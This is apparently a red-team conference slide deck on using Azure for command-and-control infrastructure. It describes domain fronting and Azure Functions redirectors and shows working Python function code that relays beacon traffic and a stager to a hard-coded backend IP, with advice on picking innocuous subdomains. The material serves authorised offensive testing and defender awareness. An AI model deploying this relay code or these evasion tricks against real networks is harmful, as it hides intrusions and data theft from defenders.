

# Building Fully Functional C2 with Azure



@ChrisTruncer

@FortyNorthSec

**FORTYNORTH**  
SECURITY

# Whoami - Chris Truncer



- FortyNorth Co-Founder
- Offensive Security Lead
- Veil, EyeWitness, WMImplant

# What's this talk about?

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- Azure!
- Red team infrastructure within Azure
- Another Redirector option


# Azure!



# Microsoft Azure

---

- Azure is Microsoft's cloud service offering
  - Obviously, a competitor to Amazon's AWS cloud services
- What sort of functionality do we typically associate with Azure (or other cloud providers)?
  - Always-on capability
  - High availability
  - ... but primarily, computing resources, right?



Virtual machine

Search (Cmd+/)

[Connect](#) [Start](#) [Restart](#) [Stop](#) [Capture](#) [Delete](#) [Refresh](#)

**i** Advisor (1 of 3): Enable virtual machine replication to protect your applications from regional outage →

Resource group ([change](#)) : [REDACTED]

Azure Spot : N/A

Status : Running

Public IP address : [REDACTED]

Location : East US

Private IP address : 10.0.1.4

Subscription ([change](#)) : Pay-As-You-Go

Public IP address (IPv6) : -

Subscription ID : [REDACTED]

Private IP address (IPv6) : -

Computer name : [REDACTED]

Virtual network/subnet : [REDACTED]/default

Operating system : Windows (Windows 10 Pro)

DNS name : [Configure](#)

Size : Standard A1 v2 (1 vcpus, 2 GiB memory)

Scale Set : N/A

Tags ([change](#)) : [Click here to add tags](#)

Show data for last:

1 hour

6 hours


12 hours

1 day


7 days

30 days


### CPU (average)



### Network (total)



### Disk bytes (total)



# Microsoft Azure


---

- Computing is probably the first capability most people associate with a cloud service
  - That's typically an original core offering
- But there is a lot more that Azure and other providers can offer
- Storage is one!
- Another use is a CDN!

# Microsoft Azure

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
- Azure can provide you access to multiple CDNs
  - Microsoft's own CDN
  - Verizon's CDN
  - Akamai
- Azure is one of the easiest places to get access to Akamai's CDN
- So why would you care about CDNs?
- Let's talk attacker C2 tradecraft



# Domain Fronting

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- Domain fronting allows you to use highly reputable domains to hide your C2 traffic
- When looking at the destination, it appears as if you are going to a subdomain of cnn.com, Microsoft.com, etc.
- However, your Host header points to the real destination within the targeted CDN
- The CDN reads the host header and routes your traffic to its actual destination
- This also eliminates the need for a redirector, the reputable domain (and its CDN) is your redirector!



# Domain Fronting Takeaways

---

- Domain fronting gives you the ability to use a highly reputable domain for C2
- It eliminates the need for a redirector system
- You can build in special rules to help filter incoming requests
- It's not a single server/system that can go down and break any/all C2 between you and your systems
- Is there any other cloud functionality that can give the same capabilities?

# Azure Functions

# Azure Functions

---

- What are they?
- It is “server-less code”
  - It’s Azure’s version of AWS Lambdas
- Event driven functions which do “something”
- Supports a wide range of languages for you to develop
  - C#, Python, PowerShell, node, JavaScript, PHP, etc.
- Why deploy an entire virtual machine when all it is going to do is run 25 lines of python code on it?

# Azure Functions

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- All you need to do is write the code which conducts any action that you need it to perform
- Select a trigger which invokes your function/code to run
- Deploy your function code into Azure
  - VS Code makes this easy!
- Any time that your trigger hits, your function code will run



File Edit Selection View Go Debug Terminal Help

EXTENSIONS: MARKETPLACE ...  
...

azure function

**Azure Functions** 0.20.2

An Azure Functions extension for Vis...

Microsoft

[Install](#)**Azure Account** 0.8.8

A common Sign-In and Subscription ...

Microsoft

[Install](#)**Azure Repos** 1.161.0

Connect to Azure Repos and work wi...

Microsoft

[Install](#)**Azure App Service** 0.16.2

An Azure App Service management ...

Microsoft

[Install](#)**Azure IoT Hub** 2.16.0

This extension is now a part of Azure...

Microsoft

[Install](#)**Azure Tools** 0.0.10

Get web site hosting, SQL and Mong...

Microsoft

[Install](#)**Azure Cosmos DB** 0.12.1

Create, browse, and update globally ...

Microsoft

[Install](#)**Azure Resource Manager (A...** 0.8.4

Language server, editing tools and s...

Microsoft

[Install](#)**Azure CLI Tools** 0.5.0

Tools for developing and running co...

Microsoft

[Install](#)**Azure Machine Learning** 0.6.9

Visual Studio Code extension for Aze...

Microsoft

[Install](#)**Azure Storage** 0.8.0

securecomms.go

Extension: Azure Functions X

Server.py

don't write compres ...

## Azure Functions

ms-azuretools.vscode-azurefunctions

[Preview](#)

Microsoft



394,624



Repository

License

An Azure Functions extension for Visual Studio Code.

[Install](#)[Details](#) [Contributions](#) [Changelog](#) [Dependencies](#)

## Azure Functions for Visual Studio Code (Preview)

Visual Studio Marketplace v0.20.2

installs 394.64K



succeeded

license MIT

Create, debug, manage, and deploy Azure Functions directly from VS Code. Check out this [deployment tutorial](#) to get started with the Azure Functions extension and check out the [Azure serverless community library](#) to view sample projects.



Visit the [wiki](#) for additional information about the extension.

OUTPUT

TERMINAL

DEBUG CONSOLE

PROBLEMS

1: bash



flynn@win3910:~\$

# Azure Functions

Triggers

# Azure Functions


---

- There are multiple triggers that you can choose from when building an Azure function
- Timers are an option – you can think of this as a scheduled task that executes on a user defined interval
- Blob storage – You can trigger your code when Azure blob files are modified
- HTTP trigger – This is likely the easiest trigger to work with. When a web request is made to a specific URL, it will invoke your code

Edit Selection View Go Debug Terminal Help

AZURE: F... 📂 ⚡ ⏪ ⏴ ⏵ ⏷

- > Pay-As-You-Go
- > Visual Studio Professional Su...
- > Local Project (AzureFunction...



```
12
13     post_data = req.get_body()
14     request = urllib.request.Request(get_url, data=post_data, headers=header_dict)
15     with urllib.request.urlopen(request) as response:
16         html = response.read()
17     return func.HttpResponse(html)
18
```

OUTPUT

TERMINAL

DEBUG CONSOLE

PROBLEMS

Azure Functions

June 4, 2020

All services

Search Compute

Shift+Space to toggle favorite

Create a resource

Home

Dashboard

All services

FAVORITES

All resources

Resource groups

App Services

SQL databases

Azure Cosmos DB

Virtual machines

Load balancers

Storage accounts

Virtual networks

Azure Active Directory

Monitor

Advisor

Security Center

Cost Management + Billing

Help + support

Everything

General

Compute

Networking

Storage

Web

Mobile

Containers

Databases

Analytics

AI + machine learning

Internet of things

Mixed reality

Integration

Identity

Security

DevOps

Migrate

Management + governance

Intune

Other

COMPUTE (28)

Service	Status	Star Rating
Virtual machines		★
Virtual machine scale sets		★
Function App		★
Container instances		★
Service Fabric clusters		★
Cloud services (classic)		★
Availability sets		★
Disks (classic)		★
Images		★
Image versions		★
OS images (classic)		★
Citrix Virtual Desktops Essentials		★
SAP HANA on Azure	PREVIEW	★
CloudSimple Services		★
Virtual machines (classic)		★
Container services (deprecated)		★
App Services		★
Batch accounts		★
Mesh applications	PREVIEW	★
Kubernetes services		★
Disks		★
Snapshots		★
Image definitions		★
Shared image galleries		★
VM images (classic)		★
Citrix Virtual Apps Essentials		★
CloudSimple Virtual Machines		★
CloudSimple Nodes		★

# Azure Functions

Home > Function App

## Function App

FortyNorth Security



Edit columns

Refresh

Assign tags

Start

Restart

Stop

Delete

**Subscriptions:** Pay-As-You-Go

Filter by name...

All resource groups

All locations

All tags

No groupings

1 items

NAME ↑↓

STATUS

APP TYPE

APP SERVICE PLAN

LOCATION ↑↓

SUBSCRIPTION

Create a function app, which lets you group functions as a logical unit for easier management, deployment and sharing of resources. Functions lets you execute your code in a serverless environment without having to first create a VM or publish a web application.

## Project Details

Select a subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription \* ⓘ

Pay-As-You-Go

Resource Group \* ⓘ

redirectingfunction

[Create new](#)

## Instance Details

Function App name \*

FortyNorthSecurity

.azurewebsites.net

Publish \*

[Code](#) [Docker Container](#)

Runtime stack \*

Python

Version \*

.NET Core

Region \*

Node.js

Python

Java

Powershell Core

Create a function app, which lets you group functions as a logical unit for easier management, deployment and sharing of resources. Functions lets you execute your code in a serverless environment without having to first create a VM or publish a web application.

## Project Details

Select a subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription \* ⓘ

Pay-As-You-Go

Resource Group \* ⓘ

redirectingfunction

[Create new](#)

## Instance Details

Function App name \*

FortyNorthSecurity

.azurewebsites.net

Publish \*

Code    Docker Container

Runtime stack \*

Python

Version \*

3.7

Region \*

West US 2

, 2020

# Azure Functions

---

- You get to use the \*.azurewebsites.net domain for C2!
- You pick your own sub-domain
  - This is awesome
- Pick something related to your client, some very standard service (Microsoft update?), or very innocuous (webdeliveryonline)
- Once you hit create, you can now work on building out your Azure Function code
- We wrote ours in Python,
  - Quick and easy to get working

Create a function app, which lets you group functions as a logical unit for easier management, deployment and sharing of resources. Functions lets you execute your code in a serverless environment without having to first create a VM or publish a web application.

## Project Details

Select a subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription \* [\(i\)](#)

Pay-As-You-Go [\(v\)](#)

Resource Group \* [\(i\)](#)

redirectingfunction [\(v\)](#)

[Create new](#)

## Instance Details

Function App name \*

FortyNorthSecurity [\(v\)](#)

.azurewebsites.net

Publish \*

[Code](#) [Docker Container](#)

Runtime stack \*

Python [\(v\)](#)

Version \*

3.7 [\(v\)](#)

Region \*

West US 2 [\(v\)](#)



# Azure Functions Weaponization

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- You will set the subdomain for your function, but Azure will give you the URI based on your function name
- You will likely have to develop your function code first, then your malleable profile for C2
- You will (likely) need/want three functions that make get requests
- You'll also want one to post data
- Depending on how you pass beacon id/metadata, you will need cookies
- Almost certainly not using uri-append for data within your profile

File Edit Selection View Go Debug Terminal Help

EXPLORER    \_\_init\_\_.py TestWebTrigger    function.json    \_\_init\_\_.py Stage64    \_\_init\_\_.py Gett X

OPEN EDITORS  
Gett > \_\_init\_\_.py > ...  
1 import logging  
2 import ssl  
3 import urllib.parse  
4 import urllib.request  
5 import azure.functions as func  
6  
7 def main(req: func.HttpRequest) -> func.HttpResponse:  
8 #incoming\_request = urlparse(req.url)  
9 #dict(req.headers).items()  
10 ssl.\_create\_default\_https\_context = ssl.\_create\_unverified\_context  
11 header\_dict = {}  
12 get\_url = 'https://167.71.153.163/api/Gett'  
13 for key, value in dict(req.headers).items():  
14 header\_dict.update({key : value})  
15  
16  
17 request = urllib.request.Request(get\_url, headers=header\_dict)  
18 with urllib.request.urlopen(request) as response:  
19 html = response.read()  
20 return func.HttpResponse(html)

.python\_packages .venv .vscode  
TESTDEV  
.pycache\_ \_\_init\_\_.py function.json sample.dat Postt Stage64 .pycache\_ \_\_init\_\_.py function.json sample.dat TestWebTrigger .pycache\_ \_\_init\_\_.py function.json sample.dat .funcignore .gitignore host.json local.settings.json proxies.json requirements.txt

PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL Azure Functions

\_init\_.py - TestDev - Visual Studio Code

File Edit Selection View Go Debug Terminal Help

EXPLORER    \_init\_.py TestWebTrigger    {} function.json    \_init\_.py Stage64    \_init\_.py Postt X

OPEN EDITORS

- + \_init\_.py TestWebTrigger U
- { } function.json Stage64 1, U
- + \_init\_.py Stage64 U
- + \_init\_.py Postt U

TESTDEV

- > .python\_packages
- > .venv
- > .vscode
- < Gett
- > \_\_pycache\_\_
- + \_init\_.py U
- { } function.json U
- ≡ sample.dat U
- < Postt
- > \_\_pycache\_\_
- + \_init\_.py U
- { } function.json U
- ≡ sample.dat U
- < Stage64
- > \_\_pycache\_\_
- + \_init\_.py U
- { } function.json 1, U
- ≡ sample.dat U
- < TestWebTrigger
- > \_\_pycache\_\_
- + \_init\_.py U
- { } function.json U
- ≡ sample.dat U
- ≡ .funcignore U
- ≡ .gitignore U

Postt > \_init\_.py > ...

```
1 import logging
2 import ssl
3 import urllib.parse
4 import urllib.request
5 import azure.functions as func
6
7 def main(req: func.HttpRequest) -> func.HttpResponse:
8     #incoming_request = urlparse(req.url)
9     #dict(req.headers).items()
10    ssl._create_default_https_context = ssl._create_unverified_context
11    header_dict = {}
12    get_url = 'https://167.71.153.163/api/Postt'
13    for key, value in dict(req.headers).items():
14        header_dict.update({key : value})
15
16    post_data = req.get_body()
17    request = urllib.request.Request(get_url, data=post_data, headers=header_dict)
18    with urllib.request.urlopen(request) as response:
19        html = response.read()
20
21    return func.HttpResponse(html)
```

PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL

Azure Functions ▾

File Edit Selection View Go Debug Terminal Help

EXPLORER    \_\_init\_\_.py TestWebTrigger    {} function.json    \_\_init\_\_.py Stage64 X

Stage64 > \_\_init\_\_.py > ...

```
1 import logging
2 import ssl
3 import urllib.parse
4 import urllib.request
5 import azure.functions as func
6
7
8 def main(req: func.HttpRequest) -> func.HttpResponse:
9     #incoming_request = urlparse(req.url)
10    #dict(req.headers).items()
11    ssl._create_default_https_context = ssl._create_unverified_context
12
13
14    with urllib.request.urlopen('https://167.71.153.163/api/Stage64') as response:
15        html = response.read()
16    return func.HttpResponse(html)
17
```

PROBLEMS 1    OUTPUT    DEBUG CONSOLE    TERMINAL

Azure Functions

# Azure Functions

---

- When you write your functions, they will have a function.json file which contains meta-data about the function you are writing
- One attribute of the file – how the function is accessed
  - Functional Key – API Key per each function, must be passed in with the request to trigger the function
  - Master Key – Master Key that works for accessing all functions within an Azure Function App
  - Anonymous – Just like it sounds, doesn't require a key, just hit it with a normal request

function.json - TestDev - Visual Studio Code

File Edit Selection View Go Debug Terminal Help

EXPLORER OPEN EDITORS TESTDEV

function.json

Stage64 > function.json > [ ] bindings > {} 0 > [ ] methods > abc 0

```
1  {
2      "scriptFile": "__init__.py",
3      "bindings": [
4          {
5              "authLevel": "anonymous",
6              "type": "httpTrigger",
7              "direction": "in",
8              "name": "req",
9              "methods": [
10                  "get"
11              ]
12          },
13          {
14              "type": "http",
15              "direction": "out",
16              "name": "$return"
17          }
18      ]
19  }
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

Azure Functions

```
1  {
2      "scriptFile": "__init__.py",
3      "bindings": [
4          {
5              "authLevel": "anonymous", ← Red arrow points here
6              "type": "httpTrigger",
7              "direction": "in",
8              "name": "req",
9              "methods": [
10                  "get"
11              ]
12          },
13          {
14              "type": "http",
15              "direction": "out",
16              "name": "$return"
17          }
18      ]
19  }
```

X

Pay-As-You-Go

## Function Apps

### WebDeliveryOnline

#### Functions (Read Only)

##### Gett

##### Integrate

##### Manage

##### Monitor

##### TestWebTrigger

##### Postt

#### Proxies (Read Only)

Your app is currently in read only mode because you are running from a package file. To make any changes update the content in your zip file and WEBSITE\_RUN\_FROM\_PACKAGE app setting.

#### Function State

Enabled

Disabled

Delete function

#### Function Keys

NAME	VALUE	ACTIONS
default	<a href="#">Click to show</a>	<a href="#">Copy</a> <a href="#">Renew</a> <a href="#">Revoke</a>

[Add new function key](#)

#### Host Keys (All functions)

NAME	VALUE	ACTIONS
_master	<a href="#">Click to show</a>	<a href="#">Copy</a> <a href="#">Renew</a>
default	<a href="#">Click to show</a>	<a href="#">Copy</a> <a href="#">Renew</a> <a href="#">Revoke</a>

[Add new host key](#)

# Azure Functions

---

- If you're coding your function in Visual Studio Code, it makes life easy for pushing changes
- Install the Azure Functions add-in
  - You will authenticate to Azure through VS Code
  - Once you're happy with your function code, VS Code can automate pushing and deploying it to Azure



AZURE: F... 🔒 ⚡ 🌐 🛡️   
 > Pay-As-You-Go  
> Local Project (TestDev)

```
Stage64 > {} function.json > [ ] bindings > {} 1
1  {
2    "scriptFile": "__init__.py",
3    "bindings": [
4      {
5        "authLevel": "anonymous",
6        "type": "httpTrigger",
7        "direction": "in",
8        "name": "req",
9        "methods": [
10          "get"
11        ]
12      },
13      {
14        "type": "http",
15        "direction": "out",
16        "name": "$return"
17      }
18    ]
19  }
```

